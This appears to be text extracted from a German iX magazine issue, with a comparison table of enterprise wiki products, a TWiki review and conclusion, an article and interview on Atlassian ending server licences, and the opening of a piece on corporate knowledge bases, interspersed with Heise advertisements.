Kontakt	<a href="mailto:wiki@bluespice.com">wiki@bluespice.com</a>	k. A.	<a href="mailto:info@cosmocode.com">info@cosmocode.com</a>	<a href="mailto:info@professional.wiki">info@professional.wiki</a>	k. A.	k. A.
Lizenz	Open Source	proprietär	Open Source	Open Source	Open Source	Open Source
Support/SLA/ Preismodelle	Subskriptionsmodell, Support, SLA	Free, Standard, Premium, Enterprise	SLA (ab 110 EUR/h)	✓/✓/diverse	k. A.	Community
Zielgruppe/Use Case (Enterprise/KMU/Endanwender)	Enterprise	„Teams jeder Größe“	KMU	Enterprise, KMU	k. A.	Enterprise, KMU, Anwender
Version	3.2	Cloud (keine Versionen)	44041	LTS Release Branches	22	12.10
Deployment (on Premises/ Container/Cloud)	on Premises, Cloud, Docker, VM	Cloud (on Premises nur bis 2021/2024)	on Premises oder hosted	on Premises, Cloud, Docker, VM	on Premises, Cloud, Docker, VM	on Premises, Cloud, Docker, VM
Betriebssystem	Linux, Windows	Cloud-System	Linux, Windows, macOS	Linux	jedes OS mit PHP und MySQL/MariaDB	jedes OS mit JDK 1.8
Programmiersprache(n)	PHP, JavaScript	k. A.	PHP	PHP	PHP, Smarty, JavaScript	Java, HTML/JavaScript/CSS

Marktübersicht Wissensdatenbanken						
Produkt	BlueSpice pro	Confluence	DokuWiki / ICKEwiki	Professional.Wiki (MediaWiki)	Tiki Wiki CMS Groupware	XWiki
<strong>Struktur</strong>						
Spaces / Subseiten mit Schlagwörtern	✓	✓	✓	✓	✓	✓
Tagging	✓	Labelling	✓	✓	✓	✓
Highlighting	✓	✓	Plug-in	✓	k. A.	✓
Kommentarfunktion (im Text / unter Beiträgen)	✓	✓	Plug-in	✓	✓	✓
Diagramme / Grafiken (nativ / per Plug-in)	✓	✓	Plug-in	✓	✓	✓
Datenbank	MySQL 5.6+ oder MariaDB 10+	k. A.	Dateisystem, SQLite	✓	✓	via Hibernate
Speicherort für Binärdateien	Dateisystem	k. A.	Dateisystem	✓	✓	Dateisystem
semantische Daten	✓	k. A.	✓	✓	✓	AppWithinMinutes (eigene Struktur)
<strong>Suchfunktion</strong>						
Suche (eigene / fremde)	Elasticsearch	✓	Elasticsearch (oder eigene)	✓	Elasticsearch oder MySQL	Solr
Indexing-Funktion	✓	✓	✓	✓	✓	✓
<strong>Benutzerverwaltung</strong>						
eigene / LDAP / AD	✓/✓/✓	k. A./k. A./✓	✓/optional/optional	✓/✓/✓	✓/✓/via LDAP	✓/✓/✓
Sicherheitsfeatures (Passwortänderung, Password Expiry)	✓	✓	Plug-in	✓	✓	✓
<strong>RBAC</strong>						
eigene Rollenverwaltung	✓	–	✓	✓	✓	✓ (Gruppen)
Rollen auf Ebenen (Benutzer, Seiten, Spaces ...)	✓	–	✓	✓	optional	✓
Rollen aus LDAP	✓	–	✓	✓	k. A.	✓
Rollen aus Active Directory	✓	–	✓	✓	k. A.	✓
Hidden Spaces	✓	✓	✓	–	✓	✓
Hidden Pages	✓	✓	✓	–	✓	✓
Qualitätssicherung, Workflow (Entwürfe, Freigabe)	✓	✓	Plug-in	✓	✓	✓
<strong>Theming</strong>						
Theming-Funktionalität	✓	✓	✓	✓	✓	✓
Theming-Ebenen: ganzes Wiki / Bereiche / Benutzeroberseiten	✓	–	ganzes Wiki	✓	✓	✓
Vorlagen / Seitenvorlagen	✓	✓	Namensraumvorlagen	✓	✓	✓, strukturierbar
<strong>Plug-in-Schnittstelle</strong>						
vorhanden	✓	✓	✓	–	in Arbeit	✓
App-Store vorhanden	✓	✓	–	–	–	✓
Anzahl verfügbarer Plug-ins	1000+	Tausende	1200+	700	Erweiterungen sind integriert	700+
<strong>Editor</strong>						
WYSIWYG-Editor	✓	k. A.	✓	✓	✓	✓
Markup-Editor	✓	k. A.	✓	✓	✓	✓
Editor extern ersetzbar	–	k. A.	✓	–	–	✓
<strong>Backup</strong>						
Kompletlexport / Import aller Inhalte	✓	✓	Dateisystem	✓	✓	✓
Export einzelner Spaces / Seiten	✓	✓	einzelne Seiten	✓	–	✓
<strong>Interoperabilität</strong>						
Exportformate für Inhalte	PDF, DOCX, XML, CSV, XLS, XLSX, HTML, RDF, Print	✓	HTML, PDF, Wikitext	✓	✓	HTML, XML/XAR, PDF, LaTeX, RTF, DOC, ODT u. a.
SharePoint-Integration	optional	✓	–	–	–	–
Office-Integration	geplant	✓	–	–	k. A.	✓ (Erweiterung)
andere Dienste (z. B. CMS / DMS)	optional	✓	–	✓	k. A.	✓ (Erweiterung)

# Ihr Erste-Hilfe-Set:

## Das Notfall-System für den Ernstfall



Auch komplett auf **USB-Stick** oder  
als **Heft inkl. PDF**  
mit 29 % Rabatt  
erhältlich.

### JETZT NEU! c't wissen Desinfec't 2020/21

Ist Ihr Windows erst verseucht, sind persönliche Daten in Gefahr. Hier greift Desinfec't 2020/21 ein, denn das Sicherheitstool bringt sein eigenes Betriebssystem mit und startet direkt von einem USB-Stick. So ist weiterer Schaden gebannt und mit den 5 Viren-Scanern geht's dann auf die Jagd nach dem Übeltäter.

[shop.heise.de/desinfect2020](http://shop.heise.de/desinfect2020)

Einzelheft  
für nur  
**14,90 €**

Generell portofreie Lieferung für Heise Medien- oder Maker Media Zeitschriften-Abonnenten oder ab einem Einkaufswert von 20 €. Nur solange der Vorrat reicht. Preisänderungen vorbehalten.



**heise shop**

[shop.heise.de/desinfect2020](http://shop.heise.de/desinfect2020)



gewartet wird. Da passt es auch ins Bild, dass keiner der auf den Webseiten genannten Verantwortlichen bereit war, die Fragen der *iX* für die Tabelle in diesem Artikel zu beantworten.

Wer mit diesen Bedingungen leben kann, findet in TWiki ein umfassendes Wiki mit Zusatzfunktionen, das sich bei den Basisfeatures keinen Lapsus erlaubt. Seine interne Organisationsstruktur ähnelt stark jener von MediaWiki, orientiert sich also eher an Inhalten denn an einer Hierarchie. Das Abbilden einer Dokumentenhierarchie ist dennoch möglich. Mittels einer eigenen Suchfunktion auf CGI-Basis ermöglicht TWiki die Suche in seinen gespeicherten Inhalten. Auf eine semantische Suche muss die Anwenderin jedoch verzichten.

Kein Mangel herrscht jedoch an Compliance-Features. Nutzer lassen sich aus LDAP oder Active Directory beziehen. Benutzerrechte definiert der Admin auf TWiki-Ebene, sie lassen sich also nicht in externen Systemen festlegen. Themes sind möglich, sie zu erstellen ist jedoch ähnlich komplex wie bei DokuWiki. Ein WYSIWYG-Editor liegt dem Produkt seit vielen Jahren bei, sein Funktionsumfang unterscheidet sich nicht besonders von dem der anderen Kandidaten im Test. Das ist beim Plug-in-Store von TWiki anders: Eine eigene Schnittstelle erlaubt das Nachrüsten von Features, die in der Standardvariante fehlen.

Hier glänzt TWiki mit dem größten Archiv von Erweiterungen und der Existenzberechtigung in diesem Vergleich. Verschiedene Exportformate, der Zugriff auf diverse Datenbankinhalte oder ein Plug-in, mit dem sich Spreadsheets auf Wiki-Seiten erstellen lassen, sind nur ein paar Beispiele. Wer es genauer wissen will, sei auf den TWiki-Plug-in-Store verwiesen, der nur deshalb nicht „App-Store“ heißt, weil es den Begriff bei seiner Entstehung noch nicht gab.

Trotz der etwas unklaren Zukunft von TWiki präsentiert sich das Tool als eine umfangreiche Wiki-Software, die Wissensverwaltung im agilen Umfeld ermöglicht. Erste Wahl wäre sie vermutlich trotzdem nicht, weil die Migration von einem auf ein anderes Wiki-System im Falle eines Falles keinen Spaß macht.

## Fazit

Der Vergleich verschiedener Wiki-Produkte zeigt deutlich: Software, die Wissen in Unternehmen verwaltet, existiert zur Genüge. Wie üblich haben die einzelnen Probanden spezifische Stärken und Schwä-

chen. Confluence etwa geriert sich noch immer als eine Art Wunschlos-glücklich-Paket mit genug gutem Leumund, um in jedem Set-up zu funktionieren. Im Hinblick auf ihre Features ist das gerechtferigt. Das kürzlich geänderte Lizenzmodell dürfte jedoch bei manchem Admin Fluchtendenzen auslösen.

Mit BlueSpice und XWiki stehen Confluence gleich zwei kommerzielle Alternativen mit mächtig Dampf unter der Haube gegenüber. BlueSpice zieht aus seiner Basis MediaWiki viele Vorteile und kann Confluence in den meisten Aspekten das Wasser reichen. Auch XWiki blickt auf eine lange Geschichte zurück und bietet reizvolle Features, bei denen Confluence teilweise nicht mithalten kann.

Zu den proprietären Produkten gesellen sich mehrere Open-Source-Werkzeuge, die eher der Machermentalität vieler freier Projekte ähneln als auf Enterprise getrimmten Lösungen – ohne dass das ein Makel wäre. MediaWiki als Fundament für BlueSpice ist klar erkennbar, wobei die Empfehlung eher in Richtung BlueSpice free geht denn in Richtung des originalen MediaWikis. Denn das bisschen Infrastruktur, das BlueSpice um MediaWiki in Sachen Installation und Betrieb herumbaut, tut dem Produkt merklich gut. DokuWiki verfolgt einen minimalistischen Ansatz, der gerade im Open-Source-Umfeld mit seinem KISS-Prinzip sicher Befürworter hat. TikiWiki will mehr als ein reines Wiki sein, versteigt sich dabei jedoch in Komplexität und die Doppelung von Funktionen. TWiki präsentiert sich als Wiki auf der Höhe der Zeit, hinterlässt aber offene Fragen im Hinblick auf die eigene Zukunft.

Sämtliche im Test vorgestellten Produkte sind entweder kostenlos zu beziehen oder bieten zumindest eine kostenlose Evaluation an, bei Confluence jedoch mit beschränkter Anzahl an Anwendern. Wer auf Basis dieser Übersicht also potenzielle Kandidaten auserkoren hat, kann diese vor einer finalen Entscheidung auf Herz und Nieren prüfen.

Die Empfehlung lautet, bereits vor einem eventuellen Test eine Liste mit Features zu erstellen, die für den eigenen Use Case unverzichtbar sind (siehe Artikel auf Seite 84 dieser Ausgabe). Damit ist sichergestellt, dass die große Auswahl bei Wiki-Produkten Segen bleibt und nicht zum Fluch wird.

(mfe@ix.de)

### Martin Gerhard Loschwitz

ist Cloud Platform Architect bei Drei Austria und beackert dort Themen wie OpenStack, Kubernetes und Ceph.



Atlassian zwingt Kunden in die Cloud

# Wissens-Upload

**Markus Feilner**

Ab Februar wird Atlassian keine neuen Lizenzen für seine Serverprodukte mehr verkaufen und keine neuen Funktionen mehr für diese entwickeln. Viele Kunden sind darüber gar nicht glücklich.

Kunden von Atlassian fanden im Oktober 2020 folgenden Text im Newsletter: „Wir möchten uns darauf konzentrieren, dir eine erstklassige Cloud-Erfahrung zu bieten. Aus diesem Grund beenden wir den Verkauf und Support unserer Server-Lizenzen.“ Der Anbieter, der

vielen Anwendern von seinen Produkten Confluence (Wiki), Jira (Ticketmanagement) oder Trello (Kanban-Projektmanagement) bekannt ist, gibt seinen Kunden noch drei Jahre Zeit, den Schritt in die Atlassian-Cloud zu machen. Damit geht auch eine satte Preiserhöhung einher: 15 Prozent mehr

## IX-TRACT

- Ab 2024 bietet der australische Hersteller Atlassian seine Produkte Confluence, Jira und Trello für Neukunden nur noch als Cloud-Services an.
- Für On-Premises-Installationen gibt es ab 2024 keinen Support mehr, schon ab 2021 steigen die Preise für die Datacenter-Produkte erheblich.
- Atlassians Schritt in die Cloud ist verständlich, doch kann der Hersteller Datenschutz- und rechtliche Sorgen nicht ausräumen.

kostet die Verlängerung der meisten Datacenter-Angebote ab Februar 2021 und Neueinsteiger will man wohl von vornherein abschrecken, anders lassen sich die 140 Prozent Preissteigerung für Kunden mit 1000 Anwendern nicht erklären.

Nun ist Atlassian im Umfeld der Softwareentwicklung so etwas wie Microsoft bei den Betriebssystemen, auch wenn die Firma aus Sydney 2020 „nur“ gut anderthalb Milliarden US-Dollar Umsatz machte. In der Breite des Angebots liegt fast schon ein Vendor Lock-in, in der Integrationstiefe der Vorteil am Markt: Jira, Confluence, Trello oder die hinzugekauften oder angeflanschten Bamboo, Bitbucket, Slack, Opsgenie und Statuspage sind für viele Entwicklungsabteilungen unverzichtbar.

## Der Administration den Frust nehmen

Aus unternehmerischer Sicht ist die Entscheidung von Atlassian verständlich: Niemand will sich mehr mit Betriebssystemen herumschlagen, Softwarehersteller sind es leid, Hardware- oder Betriebssystemkompatibilität beim Kunden zu gewährleisten. Das, erklärt Atlassian, bestätigen auch die eigenen Kunden, die sich nach dem Umzug in die Cloud „auf produktivere Arbeiten konzentrieren können“. Keine Updates mehr, einfachere Verwaltung, keine Hardwarefehler mehr – die Argumente sind bekannt, an die Stelle

des eigenen Datacenters rückt die Cloud mit ihren Abrechnungsmodellen. Atlassian wird jedoch nicht cloudtypisch nach genutzten Ressourcen abrechnen, sondern setzt auch weiterhin auf ein Lizenzmodell mit jährlichen Zahlungen und gestaffelt nach Benutzern.

## Die Konkurrenz freut sich über neue Kunden

Die Entscheidung lässt freilich nicht alle Kunden in Jubel ausbrechen. Positive Stimmen zu dem Schritt sind rar, was auch daran liegt, dass die clouдаffinen Kunden längst den Schritt in die Wolke vollzogen haben oder diesen ohnehin schon planen – für sie ist die Ankündigung nicht relevant. Klagen kommen eher aus der Ecke der Anwender, denen der Weg in die Cloud verwehrt ist, und das sind nicht wenige. Der Linux-Distributor Univation wollte auf Atlassian setzen und war mit der Implementierung schon relativ weit, nimmt die Cloud-only-Entscheidung aber zum Anlass, die Einführung abzubrechen. CEO Peter Ganten dazu: „Die Speicherung von Informationen mit teilweise sehr vertraulichem Charakter auf Servern von Unternehmen, die nicht unter EU-Recht fallen, kommt für uns nicht infrage. Zudem wollen wir für unsere interne Organisation nicht den Entscheidungen Dritter ausgeliefert sein und haben das Projekt deshalb abgebrochen.“

Bei der Recherche zur Marktübersicht zu Wiki-Alternativen für Confluence (ab Seite 68 in dieser Ausgabe) erklärten mehrere Anbieter, seit Wochen von Anfragen

geradezu überrannt zu werden. Anja Ebersbach, Geschäftsführerin der Hallo Welt! GmbH, zur iX: „Seit Oktober verzeichnen wir 50 % mehr Anfragen. Die meisten Interessenten suchen nach einer Alternative zu Confluence, und wir wissen von anderen Herstellern, dass es bei ihnen ganz genauso aussieht.“ Ein anderer Anbieter berichtet: „Jeder zweite Lead, der zu uns kommt, nennt Atlassians Entscheidung als Grund für die Anfrage.“ Hinter vorgehaltener Hand zeigen sich auch Atlassian-Partner verärgert. Für die fällt jetzt ein guter Teil des Business weg – die Administration und Konfiguration beim Kunden vor Ort. Offen aussprechen will das keiner, doch finden sich auf Webseiten von Atlassian-Partnern mehr und mehr Blogbeiträge, die die Cloud als sicheren Datenspeicher preisen, das zeugt von Erklärungsbedarf. Aber es ist ja nicht die Sicherheit der Daten, die Anwender davor zurückschrecken lässt, so zentrale Unternehmensbestandteile wie die interne Wissensdatenbank oder das Ticketsystem in die Cloud zu migrieren – einer Firma der Größenordnung von Atlassian kann man zutrauen, eine sichere und stabile Cloud zu betreiben.

In Europa gilt jedoch die DSGVO und es gibt keinen Privacy Shield mehr. Kein Unternehmen kann sich mehr einfach darauf verlassen, schützenswerte Daten in der Cloud einer australischen Firma zu speichern und gleichzeitig europäischem Datenschutz gerecht zu werden – man hofft mittlerweile dafür und die Strafen sind beträchtlich. Australien dagegen ist als Mitglied der Five Eyes vertraglich verpflichtet, geheimdienstliche Daten und Arbeitsweisen mit den USA und dem Verei-

nigten Königreich zu teilen. Die „Fünf Augen“ entstanden im Umfeld der Enigma-Entschlüsselung während des Zweiten Weltkrieges, Australien war da wegen Kriegsgegner Japan mit im Boot. 1946 festigte dann die „UKUSA-Vereinbarung“ die Zusammenarbeit und den Datenaustausch, laut Edward Snowden gehen die Geheimdienste in den Five-Eye-Staaten dank geschickter Arbeitsteilung weit über das Maß der Überwachung hinaus, die beispielsweise in den USA erlaubt ist.

Sensibilisiert für das Thema hat Atlassian seine Kunden aber auch selbst. Nach der Übernahme von Trello (2017) warnte Atlassian Ende 2018 per Pop-up beim Log-in ausdrücklich davor, schützenswerte private oder auch Unternehmensdaten, beispielsweise NDA-Hardwarespezifikationen, in die Trello-Cloud hochzuladen. Auch heute noch findet sich das ab Punkt 5.2 der Trello Cloud Terms of Service. Bei Datenschutzbeauftragten lösen die Nutzervorschriften von Atlassian Stirnrunzeln aus, ganz unabhängig davon, dass Atlassian auch heute noch „Geschäftsgeheimnisse“ oder „geschützte Inhalte“ als „unerwünscht“ klassifiziert. Zur Skepsis der Kunden trägt sicher auch bei, dass Atlassian ihnen in §3.3.(i) seiner Cloud-AGB verbietet, über die Performance der Cloud-Produkte zu sprechen.

## Unerwünschte Inhalte und Betriebsvereinbarungen

Derlei mag in Regionen, die nicht europäischen Rechtsnormen unterliegen, üblich sein, in Europa rief das kritische Bli-



## Gute Aussichten für Fotobegeisterte.

**Sparen Sie 35 % im Abo und sammeln wertvolles Know-how:**

- **2 Ausgaben** kompaktes Profiwissen für 14,60 € (Preis in DE)
- **Workshops und Tutorials**
- **Tests und Vergleiche** aktueller Geräte



Jetzt bestellen:

[ct-foto.de/miniabo](http://ct-foto.de/miniabo)

## Interview mit Anu Bharadwaj (Atlassian)

**iX (Markus Feilner): Was hat Atlassian bewogen, den Schritt in die Cloud zu gehen? Besteht bei Kunden noch Interesse an einer On-Premises-Lösung?**

**Anu Bharadwaj:** Wir haben beschlossen, unsere Angebote für Server und Rechenzentren zu vereinfachen, um unseren Fokus als „Cloud first“-Unternehmen zu schärfen. Mit diesem Schritt reagieren wir auf die sich verändernden Anforderungen unserer Kunden, die sich überwiegend für Cloud-Angebote für ihre Unternehmen entscheiden.

**Wie ist die öffentliche Wahrnehmung der DSGVO in Australien? Gibt es Bestrebungen, auch in Australien (so wie in Kalifornien gefordert) ähnliche Werte- und Datenschutzmodelle einzuführen?**

Der Datenschutz unserer Kunden liegt uns sehr am Herzen. Australien erlebt in Sachen Datenschutz einen ähnlichen Wandel wie andere Länder und überprüft aktiv das australische Datenschutzgesetz, um den Schutz von Verbrauchern zu stärken. Atlassian arbeitet dabei aktiv mit der australischen Regierung zusammen.

**Wie sieht Atlassian die Rechtslage mit US CLOUD ACT, DSGVO, dem Privacy-Shield-Urteil und wie beabsichtigt man Daten europäischer Kunden vor dem Zugriff von US-Strafverfolgern und Geheimdiensten zu schützen, also den Zugriff nachweisbar zu verhindern?**

Atlassian verfolgt aufmerksam die aktuelle Rechtslage rund um das „Schrems-II“-Urteil zum Privacy Shield des Europäischen Gerichtshofs [Urteil vom 16. Juli 2020, Rechtssache (311/18), d. Red.]. Wir arbeiten aktiv mit Behörden und anderen Technologieunternehmen zusammen, um neue Verfahren zu entwickeln, die die Integrität der Daten unserer Kunden gewährleisten und gleichzeitig die Aufrechterhaltung wesentlicher Produktfunktionen ermöglichen.

**Wo hostet Atlassian die Rechner für die Cloud? Welche Software „unter“ den Webservices kommt zum Einsatz (Betriebssysteme, Datenbanken, Virtualisierung ...)? Welcher Rechtsraum gilt? Falls außerhalb der EU, wie ist die Einhaltung der DSGVO fortlaufend und durchgängig (durch den Softwarestack) sichergestellt? Auch für Software von Dritten?**



Quelle: Atlassian

Unsere Cloud-Hosting-Infrastruktur für Jira Software, Jira Service Management und Confluence umfasst AWS-Regionen in den Vereinigten Staaten, Deutschland, Irland, Singapur und Australien. Wir fühlen uns voll und ganz dem Erfolg unserer Kunden und dem Schutz ihrer Daten verpflichtet. Eine Möglichkeit, diese Verpflichtung einzuhalten, ist, den Kunden und Nutzern von Atlassian zu helfen, die Datenschutzverordnung (DSGVO) zu verstehen mit ihr im Einklang zu handeln.

**Bei Trello sorgte 2018 die Erklärung an Kunden für Aufsehen, Kunden sollten keine schützenswerten Daten in die Systeme laden, weil diese cloudbasiert seien und man keine Garantien übernehmen könne. Hat sich das geändert?**

Ähnlich wie bei Google Mail und anderen Cloud-Produkten werden die Datenzugriffs-berechtigungen und -beschränkungen bei Trello vom Nutzer selbst oder vom Administrator eines Business-Accounts verwaltet. Standardmäßig sind Trello Boards auf „privat“ eingestellt und müssen vom Nutzer manuell geändert werden, wenn er Informationen des Boards freigeben möchte.

**Welche Rolle spielen Daten der Kunden im zukünftigen (geplanten) Geschäftsmodell von Atlassian in fünf, zehn Jahren?**

Die primäre Investition von Atlassian im Bereich Daten bisher sind unsere auf Machine Learning basierenden „Smarts“-Funktionen, mit denen wir unseren Kunden ein personalisiertes Produkterlebnis bieten können. Die „Smarts“ nutzen datengesteuerte Algorithmen und Machine Learning, um Systeme aufzubauen, die aus Nutzerverhalten lernen. So können wir vorhersagen, was der Nutzer als Nächstes im Produkt tun wird.

**Welches Konzept hat Atlassian erarbeitet, um hochsensible Daten von Kunden (Arbeitszeiten, Pausen ...) besonders zu schützen? Werden auch sensibelste Daten wie das Tippverhalten oder andere Leistungsdaten erfasst?**

Atlassian schützt alle Kundendaten mit dem höchsten Maß an Sicherheit. Wir informieren unsere Kunden in unseren Datenschutzrichtlinien klar und deutlich über die Daten, die wir sammeln, und wie wir diese Daten schützen.

cke auf Atlassian und seine Produkte hervor. SaaS und Cloud gerne, aber bitte rechtskonform, lauten Einwände auch in den Heise-Foren. Bedenken löst auch die Tatsache aus, dass sich in vielen deutschen Firmen erst beim Erstellen der Betriebsvereinbarungen offenbarte, wie viele Daten die Atlassian-Produkte von den Anwendern abgreifen und speichern. Allein die für die Softwareentwicklung heute unerlässlichen persönlichen und Teamstatis-

tiken, aber auch Zeit- und Produktivitätsdaten stellen höhere Hürden für den Datenschutz auf. In einer Cloud kann ein Anbieter derlei Metriken natürlich leichter hinter den Kulissen ermitteln, weshalb sich die Frage nach dem zukünftigen Geschäftsmodell und der Rolle der durch Atlassian erhobenen Daten stellt. Der Hersteller bleibt dabei vage und erklärt, sich an alle Vorschriften zu halten, beweisen kann er das nicht.

Die iX hat Atlassian um eine Stellungnahme gebeten, der Anu Bharadwaj, Head of Product, Enterprise and Cloud Platform per E-Mail nachkam. Allerdings bleibt der Hersteller auch hier einige Antworten schuldig und offensichtlich brachte die letzte Frage nach der Erfassung von Leistungsdaten Atlassian in Erklärungsnot: Die nicht gerade aussagekräftige Aussage kam separat, eine Woche nach den anderen Antworten. (mfe@ix.de) ☈



# storage2day

ONLINE

3 x im Frühjahr 2021

DIE HEISE-KONFERENZ ZU SPEICHERNETZEN UND DATENMANAGEMENT



**Mittwoch, 10. März:**  
Storage Architecture Day  
(Freitickets erhältlich)

**Dienstag, 20. April:**  
Storage Performance Day

**Mai:**  
Open Source Storage Day

**SAVE THE  
DATES!**

3 TAGE / 3 TERMINE  
3 SCHWERPUNKTE  
3-FACH STORAGE-WISSEN


[www.storage2day.de](http://www.storage2day.de)

Veranstalter



dpunkt.verlag

© Copyright by Heise Medien.



Eine Knowledge Base fürs Unternehmen

# Unternehmenswissen

**Richard Heigl**

Der Aufbau und Betrieb einer zentralen Knowledge Base fürs Unternehmen gelingt am besten mit einem praxis- und nutzerorientierten Grundkonzept. Bei der Einführung kann man bewährten Best Practices folgen.

Wissensdatenbanken (WDB, engl. „Knowledge Base“) gehören heute so selbstverständlich zur Infrastruktur eines Unternehmens wie die Telefonanlage oder das Mailsystem. Eine gut gepflegte Wissensdatenbank enthält Planungen, Dokumentationen abgeschlossener Projekte, Beschreibungen von Produkten, Dienstleistungen und Prozessen, Zuständigkeiten, Schulungsunterlagen, Betriebshandbücher, Protokolle und Notfallkonzepte, kurz gesagt alles, was nötig ist, um ein Unternehmen zu verstehen und sich dort orientieren zu können. Und so ist eine Wissensdatenbank kein Experten-Tool, sondern eine Schnittstelle für alle

Mitarbeiterinnen und Mitarbeiter, vom Management bis zu den Teilzeitkräften.

## Knowledge Sharing und klassisches Wissensmanagement

Den Durchbruch erlebten Wissensdatenbanken vor 15 Jahren, als die ersten Unternehmen Wikis einführten. Aber ihre Bedeutung für Firmen war schon vorher bekannt, doch war das Bereitstellen unternehmenskritischen Wissens erst in den 90er-Jahren zu einer Management- und Führungsaufgabe geworden, bei der es anfangs an allen Ecken und Enden klemmte.

Es standen nur wenige brauchbare Suchmaschinen zur Verfügung und übers Web verfügbare Anwendungen steckten noch in den Kinderschuhen. Der Umgang mit Hierarchien und Kontrollen war ein echtes Problem, die Dokumentation lag in den Händen weniger Redakteure, die als „Gatekeeper“ agierten. Auch Lese- und Schreibrechte waren meist streng geregelt: Die Mitarbeiter sollten nur sehen, was sie sehen durften. Wissen im Unternehmen war eine zu (be)schützende Ressource, die ge-managt werden musste.

In einem sich globalisierenden Markt wurden dezentrale Strukturen und flache Hierarchien zum entscheidenden Wettbe-

werbsvorteil. Weniger hierarchisch organisierte Unternehmen konnten Produkte und Lösungen schneller und zielgenauer auf den Markt bringen. Die Methoden des internen Wissensaufbaus und der Wissensentwicklung mussten sich radikal ändern.

## Nach 2000: Die Wikis kommen!

Anfang der 2000er-Jahre führte schließlich die Wikipedia vor Augen, wie professionelle Wissensplattformen funktionieren mussten: eben wie ein Wiki. Die rasante Entwicklung der Onlineencyklopädie zeigte, dass Informationen umso umfangreicher und aktueller sind, je mehr Menschen teilhaben und das Wissen gemeinsam zusammentragen. Außerdem wird in offenen Systemen primär an den Themen gearbeitet, die von den Nutzern gerade dringend gebraucht werden, weil die Nutzer selbst an diesen Inhalten arbeiten. Zudem nivellieren sich alle anfänglichen Qualitätsunterschiede gegenüber rein redaktionell gepflegten Inhalten in relativ kurzer Zeit.

Der Wikiansatz erschien nun vielen als die Lösung für alle Probleme. Wissen teilen, „Knowledge Sharing“, „User-generated Content“ und „Collaboration“ waren die neuen Zauberworte. Die IBM Deutschland führte mit Bluepedia 2007 eines der ersten erfolgreichen Unternehmenswikis ein (Abbildung 1). Schnell zeigte sich die Überlegenheit des Wikiansatzes: Wie in der „großen“ Wikipedia wurden Inhalte auffindbar. Dringend benötigtes Wissen, das sonst nirgends einen Platz fand, hatte nun einen zentralen Ort. Und auch Kontrolle war gegeben: Alle Änderungen im Wiki waren ja sichtbar und konnten nach-

**Im Jahr 2007 war die Bluepedia von IBM eines der ersten großen Unternehmenswikis, das den Knowledge-Sharing-Ansatz der Wikipedia übernahm (Abb. 1).**

vollzogen werden. Mit dieser neuen Freiheit konnten die Unternehmen aber nur sehr begrenzt umgehen.

Und so ist es bis heute: Unternehmen brauchen Bereiche, in denen sie sicher schützenswertes Material hinterlegen können. Und es gibt Wissen, das aus rechtlichen und anderen Gründen vielleicht viele lesen, aber nur wenige bearbeiten dürfen. Daher muss eine Software das Bearbeiten und Anreichern von Artikeln erleichtern. Zuordnungen müssen auf Knopfdruck erfolgen können, weil die Strukturierung von Wissensdatenbanken eben von den Nutzern weitgehend selbst erledigt wird. Die Software muss aber auch die Möglichkeit bieten, Inhalte für Gruppen mit Berechti-

gungen zu schützen – es braucht Freigaben, Workflows oder andere Qualitätsfunktionen, auch Schnittstellen zu anderen Systemen.

## Interessenkonflikt: Wissen managen oder teilen?

